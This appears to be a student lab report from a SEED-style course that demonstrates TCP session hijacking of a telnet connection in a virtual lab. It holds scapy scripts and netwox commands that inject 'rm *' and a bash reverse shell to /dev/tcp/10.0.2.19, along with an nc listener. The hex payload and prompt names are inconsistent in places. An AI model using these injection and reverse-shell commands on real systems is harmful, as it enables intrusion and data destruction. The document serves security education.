
```
Terminal
[11/16/21]seed@Siris_PES1UG19CS485_Attacker:~$ sudo vi sessionhijack.py
[11/16/21]seed@Siris_PES1UG19CS485_Attacker:~$ sudo python sessionhijack.py
Sending session hijacking packet
version      : BitField (4 bits)          = 4                  (4)
ihl         : BitField (4 bits)          = None             (None)
tos         : XByteField                = 0                 (0)
len         : ShortField               = None             (None)
id          : ShortField               = 1                  (1)
flags        : FlagsField (3 bits)       = <Flag 0 ()>    (<Flag 0 ()>)
frag        : BitField (13 bits)         = 0                 (0)
ttl          : ByteField                = 64                (64)
proto        : ByteEnumField           = 6                  (0)
chksum       : XShortField              = None             (None)
src          : SourceIPField            = '10.0.2.20'     (None)
dst          : DestIPField              = '10.0.2.21'     (None)
options      : PacketListField          = []                ([])
-- 
sport        : ShortEnumField           = 36222             (20)
dport        : ShortEnumField           = 23                (80)
seq          : IntField                 = 2091092781     (0)
ack          : IntField                 = 2384412442L   (0)
dataofs      : BitField (4 bits)          = None             (None)
reserved     : BitField (3 bits)          = 0                 (0)
flags        : FlagsField (9 bits)        = <Flag 16 (A)>  (<Flag 2 (S)>)
window       : ShortField               = 8192             (8192)
chksum       : XShortField              = None             (None)
urgptr       : ShortField               = 0                 (0)
options      : TCPOptionsField          = []                ([])
-- 
load         : StrField                = '\r rm *\n\r'     ('')
```

When we try to access the telnet connection, we are unable to do so and this is explained in the Wireshark screenshot:



It shows the TCP Spurious Retransmission packet that tells us that the connection is frozen because of the attack. This happens because the injected data sent by the attacker messes up the sequence number from client to server and hence the connection freezes.

After running the python attack when we try to find the ‘new2.txt’ file, we can see that it doesn’t exist anymore!!!



There is absolutely no trace of the file!

Task 5: Creating Reverse Shell using TCP Session Hijacking


The objective of this task is to run a reverse shell from the victim machine to give the attacker the shell access to the victim machine after hijacking a TCP session using netwox and scapy.

The tcp data section is hex representation of the string “/bin/bash -i > /dev/tcp/10.0.2.19/9090 2>&1 0<&1 ”

Therefore we convert the string to hex from here: <https://string-functions.com/string-hex.aspx>

The screenshot shows the homepage of www.string-functions.com, which is described as an "ONLINE STRING MANIPULATION TOOLS". Below the header, there is a section titled "Online String To Hex Converter Tool". A text input field contains the command "/bin/bash -i > /dev/tcp/10.0.2.19/9090 2>&1 0<&1". A "Convert!" button is visible below the input field. At the bottom, the converted hex string is displayed: 0d0a2f62696e2f62617368202d69203e202f6465762f7463702f31302e302e322e31392f3930393020323e263120303c26310d0a.

Now we will establish a Telnet connection from the client to server as seen below:




The screenshot shows a terminal window titled "Terminal" on an Ubuntu 16.04.2 LTS desktop. The user has run the command `telnet 10.0.2.21`. The session connects to the host at 10.0.2.21, which is running Ubuntu 16.04.2 LTS. The terminal displays the standard Telnet welcome message, including documentation links and update information. The user has typed "seed" as their login and "seed" as their password. The terminal prompt ends with `[11/16/21]seed@Siris_PES1UG19CS485_Observer:~$`.

Details of the last TCP packet sent in the Wireshark Capture:

Destination Port: 52032


Sequence Number: 2035190874

Acknowledgement Number: 3756006652



The screenshot shows a Wireshark capture window titled "Capturing from any". The packet list pane shows several Telnet connections between hosts 10.0.2.21 and 10.0.2.20. The details pane for the last packet shows it is a TCP segment from port 52032 to port 23. The packet is labeled as "Frame 61: 68 bytes on wire (544 bits), 68 bytes captured (544 bits) on interface 0". The "Info" column shows the sequence number as 2035190874 and the acknowledgement number as 3756006652. The "Hex" and "Text" panes provide detailed analysis of the TCP header and payload.

Now we run the attack on the attacker VM with the information obtained above:




The terminal window displays the following output:

```
[11/16/21]seed@SiriS_PES1UG19CS485_Attacker:~$ sudo netwox 40 --ip4-src "10.0.2.21" --ip4-dst "10.0.2.20" --ip4-ttl 64 --tcp-dst 23 --tcp-src "36832" --tcp-seqnum "3345219491" --tcp-window 2000 --tcp-ack --tcp-acknum "1846463558" --tcp-data "0d0a2f62696e2f62617368202d69203e202f6465762f7463702f31302e302e322e32312f3930393020323e263120303c26310d0a"
IP
version | ihl | tos | totlen
4      | 5   | 0x0=0 | 0x005C=92
id     |      |      | r|D|M|
0x669E=26270 |      |      | 0|0|0 |
ttl   | protocol |      | offsetfrag
0x40=64 | 0x06=6 |      | 0x0000=0
source |      |      | checksum
          | 10.0.2.21 |      | 0xFBD5
destination |      |      |
          | 10.0.2.20 |      |
TCP
source port | destination port
0x8FE0=36832 | 0x0017=23
seqnum | acknum
0xC763FFA3=3345219491 | 0x6E0ECC46=1846463558
doff | r|r|r|r|C|E|U|A|P|R|S|F| window
5 | 0|0|0|0|0|0|0|1|0|0|0|0 | 0x07D0=2000
checksum | urgptr
0xE040=57408 | 0x0000=0
0d 0a 2f 62 69 6e 2f 62 61 73 68 20 2d 69 20 3e # .../bin/bash -i >
20 2f 64 65 76 2f 74 63 70 2f 31 30 2e 30 2e 32 # /dev/tcp/10.0.2
2e 32 31 2f 39 30 39 30 20 32 3e 26 31 20 30 3c # .21/9090 2>&1 0<
26 31 0d 0a # &1..
```

This is what we get when we run the attack

On a parallel terminal, we run “`nc -lv 9090`” On opening a nc listener on port 9090, we get a reverse shell of the server and the attacker can run any commands on the server.




The terminal window displays the following output:

```
[11/16/21]seed@SiriS_PES1UG19CS485_Attacker:~$ nc -lv 9090
Listening on [0.0.0.0] (family 0, port 9090)
Connection from [10.0.2.21] port 9090 [tcp/*] accepted (family 2, sport 43578)
[11/16/21]seed@SiriS_PES1UG19CS485_Observer:~$
```

We can clearly see that the Observer VM can be accessed from the Attacker VM as “`SiriS_PES1UG19CS485_Attacker`” has changed to “`SiriS_PES1UG19CS485_Victim`”


Wireshark Capture:



The Wireshark capture that shows us that the _telnet connection to the Server VM is no longer accessible from the Victim VM, instead its accessible from the Attacker VM

Now we will perform the same attack using a python code:

Inorder to do this, we need to first establish a TCP connection from the Victim VM to the Server VM:



```
[11/16/21]seed@SiriS_PES1UG19CS485_Victim:~$ telnet 10.0.2.21
Trying 10.0.2.21...
Connected to 10.0.2.21.
Escape character is '^]'.
Ubuntu 16.04.2 LTS
SiriS_PES1UG19CS485_Observer login: seed
Password:
Last login: Tue Nov 16 16:50:36 EST 2021 from 10.0.2.20 on pts/17
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.8.0-36-generic i686)

 * Documentation: https://help.ubuntu.com
 * Management: https://landscape.canonical.com
 * Support: https://ubuntu.com/advantage

1 package can be updated.
0 updates are security updates.


[11/16/21]seed@SiriS_PES1UG19CS485_Observer:~$ a
```

Details of the last TCP packet sent in the Wireshark Capture:


Destination Port: 46646

Sequence Number: 2549237762

Acknowledgement Number: 2961743512




The python code written using the details obtained above:



```
#!/usr/bin/python
import sys
from scapy.all import *
print("Sending session hijacking packet ")
IPLayer = IP(src="10.0.2.20", dst="10.0.2.21")
TCPLayer = TCP(sport=46646, dport=23, flags="A", seq=2549237762, ack=2961743512)
Data = "\r /bin/bash -i > /dev/tcp/10.0.2.19/9090 2>&1 0<&1\n"
pkt = IPLayer/TCPLayer/Data
ls(pkt)
send(pkt, verbose=0)
```

Now we run the code on the attacker VM:

